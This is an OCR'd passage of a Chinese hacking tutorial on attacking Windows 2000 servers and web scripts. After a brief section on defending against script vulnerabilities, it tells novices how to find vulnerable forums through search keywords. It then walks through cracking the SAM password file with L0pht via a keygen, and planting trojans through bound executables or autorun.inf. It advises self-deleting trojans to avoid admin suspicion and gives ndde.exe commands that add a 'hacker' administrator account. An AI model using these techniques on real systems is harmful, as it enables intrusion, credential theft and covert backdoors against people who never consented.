


图 10

这个文件实际上就是 install.php。此漏洞有可能是程序员有意留下的后门，他把 install.php 略加修改后，改名为 templates.php。

其实各种各样的脚本漏洞还有许许多多，我们这里只能讲这些了。可能有些新手朋友一时间找不到有漏洞的论坛，其实 GOOGEL 等搜索引擎就是你寻找这些论坛的最好的工具，只要输入："bbsxp/index.asp"、"admin/templates.php"之类关键字进行搜索就行了。

六、防范脚本漏洞攻击

脚本漏洞攻击现在越来越流行，对于防范脚本漏洞攻击我们主要应该注意以下几点：

1、脚本漏洞产生的绝大多数是因为程序员编写程序时疏忽或者缺乏安全编程知识而造成的，所以在编写脚本程序时不能只从功能考虑，还要考虑安全因素，要学会编写安全的脚本程序，比如：编写脚本时要注意对特别字符的过滤问题，如："' " & $ #"等。

2、对于自己编写的脚本程序，一定要对程序源码进行保密，不要随便向任何人透露自己的源码，当然更不要在网上发布了，除非你已经做好了充分的准备，因为一旦代码公开，往往会被人分析来发现其中的漏洞。

3、不要随便使用他人的程序代码，他人的程序中很容易有漏洞，甚至故意留下的后门代码，从而造成整个服务器的安全受到威胁。采用免费的程序代码时也要慎重，因为免费程序代码是公开的，漏洞很容易被他人所发现，从而受到攻击。所以最好不要采用，如果不得以一定要采用的话，最好自己能全面检查一下程序包中的所有文件，看有没有存在漏洞的代码，平时也应该关心这些免费代码的安全漏洞信息，有新漏洞被发现时应及时补上，尽一切可能降低安全风险。

4、解决 SQL?Injection 问题。要解决这个问题还得从程序本身入手，对单引号、双引号、分号"－－"还有对数字键上面的所有特殊字符还有 QUERY_STRING 环境变量进行过滤，不能单纯的过滤URL所提交的参数，在表单里的也要过滤，value= 后面的可以修改的数据，修改后可以提交到服务器；总之对所有的表单提交的数据以及用户可能对 HTML 源文件进行修改来控制的所有来自 Web 服务器外部的数据进行过滤或转换，同时

可以限制 Web 应用程序所用的数据库访问帐号权限，减轻SQL注入式攻击的危害。有条件装个IDS更好，可以阻挡大部分攻击者。

5、对服务器相应的做一些安全设置，比如在注册表中把"shell.application"、"wscript.shell"等用于创建脚本命令通道的脚本对象进行改名或删除，如图1。从而限制系统对“脚本SHELL对象”的创建。还应该删除服务器上一些危险的扩展存储过程，比如xp_cmdshell。这样可以防止攻击者通过脚本漏洞上传和执行后门，大大增加服务器的安全性。




图 1

第三节：windows系统提升权限

我们前面已经讲述了如何利用各种漏洞攻陷一个Windows2000系统。但是在入侵过程中，由于利用不同漏洞入侵后得到的权限并不一样。有些是直接可以得到system或管理员权限，可以在系统上为所欲为；但有些则不是，像Unicode漏洞、asp映射漏洞、media nsiislog.dll漏洞，利用这些漏洞只能得到普通权限的访问权，许多事情都干不了，特别是在NTFS分区的系统里，如果权限小连文件都可能访问不了，更不要说想改系统设置、安装木马、嗅探器、清除日志等活动了，所以在获取访问权后黑客们一般要做的是提升自己的权限，当然已经是system或管理员权限的就免了。下面我们对一些最常见的Windows系统下提升权限的方法。

要提升权限那前提当然是攻击者已经获得了系统一定的访问权限，在此基础上才可以谈提升权限，提升的目标通常是把权限提升到管理员组权限，主要有以下几种方法：

1. SAM密码破解法

获得了一定权限的访问权后要提升到管理员权限，其中最直接的方法就是获取管理员administrator的密码，如何获得管理员密码呢？很简单，就是把系统存放用户密码等信息的SAM文件下载下来然后在本地用软件进行暴力破解它。什么是SAM，SAM即安全账号管理数据库(Security Accounts Management Database)，它是Win NT/2000操作系统的核心，其中存放了本地机和操作系统所控制域的组账号及用户账号信息。SAM中的开始存放了域中各组的描述信息和权限信息，接下来的部分存放了域用户的描述信息和加密后的密码数据等。超级用户Administrator的密码存放在SAM文件中最后一个“Administrator”字串之后。SAM文件位于%windir%\system32\config文件夹下，但由于系统启动后就对其保护不能复制，所以我们一般下载系统的备用修复的文件：%windir%\repair\sam，如果你认为手工下载太麻烦，也可以用流光等工具直接下载下来，如图1。




图1

拿到sam文件，然后用L0pht，john等软件进行破解，只要肯花时间大多数管理员的密码是可以破解的。L0pht是一个著名的NT口令破解工具，效率相当高。它是最好，最快的Win NT/2000

workstations 密码破解工具，目前这是最新版本4.0，它自己甚至宣称：在P300机器上不到48小时可以破解90%的超级用户(Admin)口令，18%不到10分钟就可以搞定。L0pht安装需要注册号，所以得把破解软件klc4.exe拷贝到安装目录下运行，按提示得到注册码完成注册然后才可以使用。

接着打开L0pht，创建一个新任务，然后在“导入”菜单中选择“导入sam文件”，把下载下来的sam导入，然后按“开始破解”就可以了，慢慢等，快点几分钟，慢点一两天，一般管理员密码都能出来，如图2。




图2




图3

其他常用的nt口令破解软件还有用john、SAMInside等软件，john是一个老牌的nt口令破解程序，不过它是一个命令行工具，操作界面不够方便，但速度也是很快的。SAMInside也是个图形界面的暴力破解NT密码（LMHash/NTHash）的软件，该软件没设字典功能，而是从你选定的字符里组合去破解你得到的LMHash/NTHash，且可以同时对几个LMHash/NTHash进行暴力破解，速度不受影响，如图3，SAM密码破解法虽然简单，但它有两个缺点：

第一、我们并不一定能下载%windir%\repair\sam文件，特别是当我们的权限很小而管理员又对文件访问权限作了设置时，我们可能根本就访问不了此文件夹，更不用谈下载了。

第二、repair\sam文件是上次系统备份时的帐号列表，甚至可能是第一次系统安装时的，所以可能破解出来的密码不一定是管理员以前使用过的口令，而不是当前管理使用的口令。这得看管理员有没有经常改密码的习惯，如果他的密码一直没改，那破解出来的密码才能用。

2、木马陷阱法

前面我们是以破解管理员密码的方法来提升权限，接下来要介绍的是用木马陷阱来提升权限。

既然要使用木马做陷阱，那当然要上传木马了，接着就是运行木马！不过自己运行木马是不行的，因为大多数木马不能在Guests组身份下运行，这与它们添加自动运行的方式有关，在NTFS分区的系统中如果没有权限改写注册表的自运行键值，或者不能写入%system%\system32系统文件目录，就不能成功执行木马。而且即使有能在Guests组身份下运行的木马被你运行了，但此木马的访问权限还是普通Guest权限，和我们的目标提升权限一点用处都没有。应该如何用木马做陷阱帮我们提升权限呢？简单地讲，就是把木马上传上去，然后用各种方法让管理员自己来运行我们的木马，从而使木马具有管理员权限，而我们也就有了管理员权限！有哪些方法可以让管理员来运行我们的木马呢？

第一、如果对方windows服务器用的是FAT分区，那真是很容易，因为默认情况下任何用户对所有文件包括系统文件都是可写的，所以你随便运行一下木马或放个木马到管理员的启动文件夹中就搞定了，当系统重启动后，木马就是本地登录用户的身份了，然后攻击者连接后就有了本地登录用户的权限。当然windows服务器用FAT分区的主机好象没几台了，绝大多数都是NTFS分区的。

第二、如果对方系统是NTFS分区的，而且系统对用户访问目录权限有严格限定，那直接写系统文件或者管理员的文件夹是不可能的，只能设陷阱让让管理员来“踩”了，比如你虽然不能对系统文件夹读写，但对一些不重要的分区，比如安装公用的应用程序的分区你可能还是有读写权限的，利用这点你可以上传小点的木马，然后用exe合并程序把这个木马和常用的程序合并，如图4。




图4

当管理员使用这个程序时就会不知不觉地中木马了。也可以利用autorun.inf文件来让管理员帮我们启动木马，比如一个D盘你有写入权限，那就先在本地写一个autorun.inf文件，内容如下：

```
[autorun]
open=木马名字.exe /autorun
```

然后把这个autorun.inf文件和木马程序一起上传到对方D盘根目录下，这样当管理员双击这个D盘时就不再是打开这个盘的根目录，而是运行黑客的这个木马。这样当管理员下次双击打开这个D盘时就会自动运行这个木马。

LOOK 提示

用autorun.inf文件的方法虽然简单，但也有缺点，就是管理员会发觉他的D盘再也不能用双击打开了，很容易引起管理员怀疑，所以使用这个方法时我们选的木马尽量用运行后会自动删除原文件的木马，而且最好再编写个能删除autorun.inf文件小程序和木马捆绑在一起，当运行木马时把autorun.inf文件也清理掉。

至于用什么木马就随你个人的爱好，可以用冰河，灰鸽子类的远程控制工具，也可以bindshell之类的后门，如果你不怕杀毒软件或病毒防火墙阻止木马运行，还可以用“windows密码大盗”、“ Gina木马”之类能偷偷记录管理员密码的木马。把管理员密码弄到手，这样就“双保险”了。

3、常用权限提升工具

除前面介绍的两种提升权限的方法外，还有一种用的最多的提升权限的方法，就是用一些专门的小工具，这些小工具利用windows本地溢出漏洞或效验错误等等来达到提升权限的目的。下面我们来看几个常见的windows2000提升权限小工具。

第一个工具：PipeUpAdmin

它是利用命名管道预测的漏洞来提升权限的，它在本机以普通用户和Guests组用户可成功运行后可以把当前用户帐号加入管理员组。以guest身份在命令行下运行PipeUpAdmin：

```
D:\>pipeupadmin
PipeUpAdmin
    Maceo <maceo @ dogmile.com>
```

(C) Copyright 2000-2001 dogmile.com
……
Impersonating: SYSTEM
The account: FF-TGGW0VTTYLNH\Guest
has been added to the Administrators group.

如图5，再查看一下guest是否加入了administrators组，




图5

D:\>net localgroup administrators
别名　　administrators
注释　　管理员对计算机／域有不受限制的完全访问权
成员

Administrator
Guest
命令成功完成。

第二个工具ndde.exe

它是利用 Windows 2000 的网络动态数据交换服务（Network DDE DSDM）一个漏洞在提升权限的，这个漏洞可以使普通用户可以LocalSystem身份执行任意程序，可以借此更改密码、添加用户等，Guests组用户也可以成功利用该漏洞。不过唯一的缺点是：这个服务缺省没有启动。

它的用法是：

ndde.exe [-s sharename] <"command line">

攻击时我们可以输入这样的命令：

ndde.exe "net user hacker/add"
ndde.exe "net localgroup administrators hacker/add"

这样我们就添加了一个hacker的管理员用户，当然NetDDE服务开放的情况下才会成功，如果NetDDE服务关闭是不可能成功的！可以用net start netdde命令启动服务，但启动服务的权限最低必须是operator，所以这个程序不是很实用。

第三个工具：wmi.exe

